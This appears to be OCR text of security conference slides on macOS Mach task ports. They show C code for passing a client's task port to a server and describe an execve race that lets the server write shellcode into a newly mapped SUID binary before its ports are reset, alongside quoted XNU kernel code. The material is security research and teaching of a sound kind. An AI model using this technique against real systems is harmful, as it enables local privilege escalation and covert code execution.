
- Three interesting Mach ports
  - Task.
  - Thread.
  - Host.

Introduction to Mach

- The kernel is itself represented by a task and has a task port.
- If we have a port right we can control the kernel.
- Example: processor_set_tasks vulnerability from SySCan 2015.

Introduction to Mach

- Retrieving the task port from another task requires special privileges.
- Under normal circumstances ☺.



Introduction to Mach

- A task doesn't need special privileges to retrieve its own port.
- mach_port_t mach_task_self(void).

Introduction to Mach

- Ports and rights can be passed between tasks.
- This is very powerful.

Passing Ports Between Tasks

Ports and rights may be passed from one entity to another. Indeed, it is not uncommon to see complex Mach messages containing ports delivered from one task to another. This is a very powerful feature in IPC design, somewhat akin to mainstream UNIX's domain sockets, which allow the passing of file descriptors between processes.

Introduction to Mach

- This allows another task to have full control.
- Without using the normal APIs for this.
- Doesn't happen under normal situations.
  - "Hey bad guy, please take my task port!".

Introduction to Mach

- Can be used for malware purposes.
- Fool the reverse engineer.
- By having code executed in the second process.
- Via an exception for example.


How to send
Mach Messages

Mach messaging

- Define the messages format.

```
typedef struct {
    mach_msg_header_t header;
    mach_msg_body_t   body;
    mach_msg_port_descriptor_t data;
} msg_format_send_t;

typedef struct {
    mach_msg_header_t  header;
    mach_msg_body_t    body;
    mach_msg_port_descriptor_t data;
    mach_msg_mac_trailer_t trailer;
} msg_format_recv_t;
```

Mach messaging

- Register the server.

```
#define SERVICE_NAME   "com.put.as.mach_race"

    kern_return_t      kr;
    msg_format_recv_t  recv_msg;
    msg_format_send_t  send_msg;
    mach_msg_header_t *recv_hdr, *send_hdr;
    mach_port_t        server_port;

    /* register the server with launchd */
    kr = mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &server_port);
    EXIT_ON_MACH_ERROR("mach_port_allocate", kr, KERN_SUCCESS);
    kr = mach_port_insert_right(mach_task_self(), server_port, server_port, MACH_MSG_TYPE_MAKE_SEND);
    EXIT_ON_MACH_ERROR("mach_port_insert_right", kr, KERN_SUCCESS);
    DEBUG_MSG("Registering with bootstrap server...");
    kr = bootstrap_register2(bootstrap_port, SERVICE_NAME, server_port, 0);
    EXIT_ON_MACH_ERROR("bootstrap_register2", kr, KERN_SUCCESS);
```

Mach messaging

- Loop and wait for messages.
- Set options that we are expecting to receive a message.
- mach_msg() blocks.

```
/*
 * server loop
 * this works by waiting for messages, extracting the client task port
 * and try immediately to overwrite the client entrypoint with our shellcode
 */
for (;;)
{
    mach_msg_option_t msg_options = MACH_RCV_MSG | MACH_RCV_LARGE;
    // receive message
    recv_hdr                  = &(recv_msg.header);
    recv_hdr->msgh_local_port = server_port;
    recv_hdr->msgh_size       = sizeof(recv_msg);
    kr = mach_msg(recv_hdr,                 // message buffer
                  msg_options,              // option indicating receive
                  0,                        // send size
                  recv_hdr->msgh_size,      // size of header + body
                  server_port,              // receive name
                  MACH_MSG_TIMEOUT_NONE,    // no timeout, wait forever
                  MACH_PORT_NULL);          // no notification port
    EXIT_ON_MACH_ERROR("mach_msg(recv)", kr, MACH_MSG_SUCCESS);
```

Mach messaging

- First lookup the server via launchd.
- Allocate a port to receive messages.

```
kern_return_t      kr;
msg_format_recv_t  recv_msg;
msg_format_send_t  send_msg;
mach_msg_header_t *recv_hdr, *send_hdr;
mach_port_t        client_port, server_port;

DEBUG_MSG("Looking up server...");
kr = bootstrap_look_up(bootstrap_port, SERVICE_NAME, &server_port);
EXIT_ON_MACH_ERROR("bootstrap_look_up", kr, BOOTSTRAP_SUCCESS);

kr = mach_port_allocate(mach_task_self(),         // our task is acquiring
                        MACH_PORT_RIGHT_RECEIVE, // a new receive right
                        &client_port);           // with this name
EXIT_ON_MACH_ERROR("mach_port_allocate", kr, KERN_SUCCESS);
```

Mach messaging

- Prepare the message to send.
- Configure it as complex.

```
// prepare request
send_hdr                    = &(send_msg.header);
send_hdr->msgh_bits         = MACH_MSGH_BITS(MACH_MSG_TYPE_COPY_SEND, \
                                             MACH_MSG_TYPE_MAKE_SEND);
send_hdr->msgh_bits        |= MACH_MSGH_BITS_COMPLEX;
send_hdr->msgh_size         = sizeof(send_msg);
send_hdr->msgh_remote_port  = server_port;
send_hdr->msgh_local_port   = client_port;
send_hdr->msgh_reserved     = 0;
send_hdr->msgh_id           = DEFAULT_MSG_ID;
```

Mach messaging

- Add client port to the message.
- More than one part can be sent on a msg.

```
/* send our mach_task_self port to the server */
send_msg.body.msgh_descriptor_count = 1;
send_msg.data.name = mach_task_self();
send_msg.data.disposition = MACH_MSG_TYPE_COPY_SEND;
send_msg.data.type = MACH_MSG_PORT_DESCRIPTOR;
```

Mach messaging

- And finally send the message.

```
mach_msg_option_t msg_options = MACH_SEND_MSG;
DEBUG_MSG("Sending message to server...");
// send request
kr = mach_msg(send_hdr,                 // message buffer
              msg_options,              // option indicating send
              send_hdr->msgh_size,      // size of header + body
              0,                        // receive limit
              MACH_PORT_NULL,           // receive name
              MACH_MSG_TIMEOUT_NONE,    // no timeout, wait forever
              MACH_PORT_NULL);          // no notification port
EXIT_ON_MACH_ERROR("mach_msg(send)", kr, MACH_MSG_SUCCESS);

DEBUG_MSG("Waiting for server reply...");
```

Mach messaging

- The server receives the message.
- Extracts the port right.
- Can send a reply to signal it is ready.

```
/* extract the port from the message */
clientTaskPort = recv_msg.data.name;

/*
 * send a reply to the client, this will signal we are ready
 * and client can finally exec the suid binary
 */
send_hdr                    = &(send_msg.header);
send_hdr->msgh_bits         = MACH_MSGH_BITS_LOCAL(recv_hdr->msgh_bits);
send_hdr->msgh_size         = sizeof(send_msg);
send_hdr->msgh_local_port   = MACH_PORT_NULL;
send_hdr->msgh_remote_port = recv_hdr->msgh_remote_port;
send_hdr->msgh_id           = recv_hdr->msgh_id;

// send message
kr = mach_msg(send_hdr,                 // message buffer
              MACH_SEND_MSG,            // option indicating send
              send_hdr->msgh_size,      // size of header + body
              0,                        // receive limit
              MACH_PORT_NULL,           // receive name
              MACH_MSG_TIMEOUT_NONE,    // no timeout, wait forever
              MACH_PORT_NULL);          // no notification port
EXIT_ON_MACH_ERROR("mach_msg(send)", kr, MACH_MSG_SUCCESS);
```


Mach messaging

- At this point we can send messages between a server and a client.
- And transmit the task port of the client to the server.

Mach messaging

- My original goal was to take control and exploit SUID binaries.
- Same technique will also work for any entitled binary.


Execve?
WTF is that?


execl()
execle()
execlp()
execv()
execvP()
__mac_execve()
execve()
posix_spawn()
execve()
__mac_execve()
exec_activate_image()
posix_spawn()
Read file
exec_mach_imgact()
load_machfile()
exec_handle_sugid()

Execve and friends

```
/*
 *  Load the Mach-O file.
 *
 * NOTE: An error after this point  indicates we have potentially
 * destroyed or overwritten some process state while attempting an
 * execve() following a vfork(), which is an unrecoverable condition.
 * We send the new process an immediate SIGKILL to avoid it executing
 * any instructions in the mutated address space. For true spawns,
 * this is not the case, and "too late" is still not too late to
 * return an error code to the parent process.
 */

/*
 * Actually load the image file we previously decided to load.
 */
lret = load_machfile(imgp, mach_header, thread, map, &load_result);

if (lret != LOAD_SUCCESS) {
    error = load_return_to_errno(lret);
    goto badtoolate;
}
```

Execve and friends

- load_machfile() will read and map the contents of the binary to execute.
- Most of the Mach-O dirty work done inside parse_machfile().

Execve and friends

- Remember: control the task port, control the process.
- An "obvious" bug patched in Panther.

Execve and friends

- Setuid bug patched in 10.3 release.

```
/*
 * Have mach reset the task port.  We don't want
 * anyone who had the task port before a setuid
 * exec to be able to access/control the task
 * after.
 */
ipc_task_reset(task);

set_security_token(p);
p->p_flag |= P_SUGID;

/* Radar 2261856; setuid security hole fix */
/* Patch from OpenBSD: A. Ramesh */
/*
 * XXX For setuid processes, attempt to ensure that
 * stdin, stdout, and stderr are already allocated.
 * We do not want userland to accidentally allocate
 * descriptors in this range which has implied meaning
 * to libc.
 */
```

Execve and friends


- More recent code to reset the ports.


```
if (mac_reset_ipc || !leave_sugid_clear) {
    /*
     * Have mach reset the task and thread ports.
     * We don't want anyone who had the ports before
     * a setuid exec to be able to access/control the
     * task/thread after.
     */
    ipc_task_reset(p->task);
    ipc_thread_reset((imgp->ip_new_thread != NULL) ?
            imgp->ip_new_thread : current_thread());
}
```


Execve and friends

- TL;DR
  - Kernel will load, parse, and map the executable.
  - It will try to guarantee integrity of new process versus its parent.


"TRIES"
swissôtel MERCHANT COURT
SINGAPORE


exec_mach_imgact()
load_machfile()
parse_machfile()
exec_handle_sugid()
ipc_task_reset()
ipc_thread_reset()


exec_mach_imgact()
load_machfile()
parse_machfile()
exec_handle_sugid()
ipc_task_reset()
ipc_thread_reset()
Race
condition


exec_mach_imgact()
load_machfile()
parse_machfile()
exec_handle_sugid()
mac_proc_check_inherit_ipc_ports()
AMFI
_proc_check_inherit_ipc_ports()
ipc_task_reset()
ipc_thread_reset()
Race condition

Supersonic OS X exploitation

- Ports are only reset after the new file is mapped.
- Assume the that task port was passed to another process.
- If we win the race we can write anything into the new mapping.

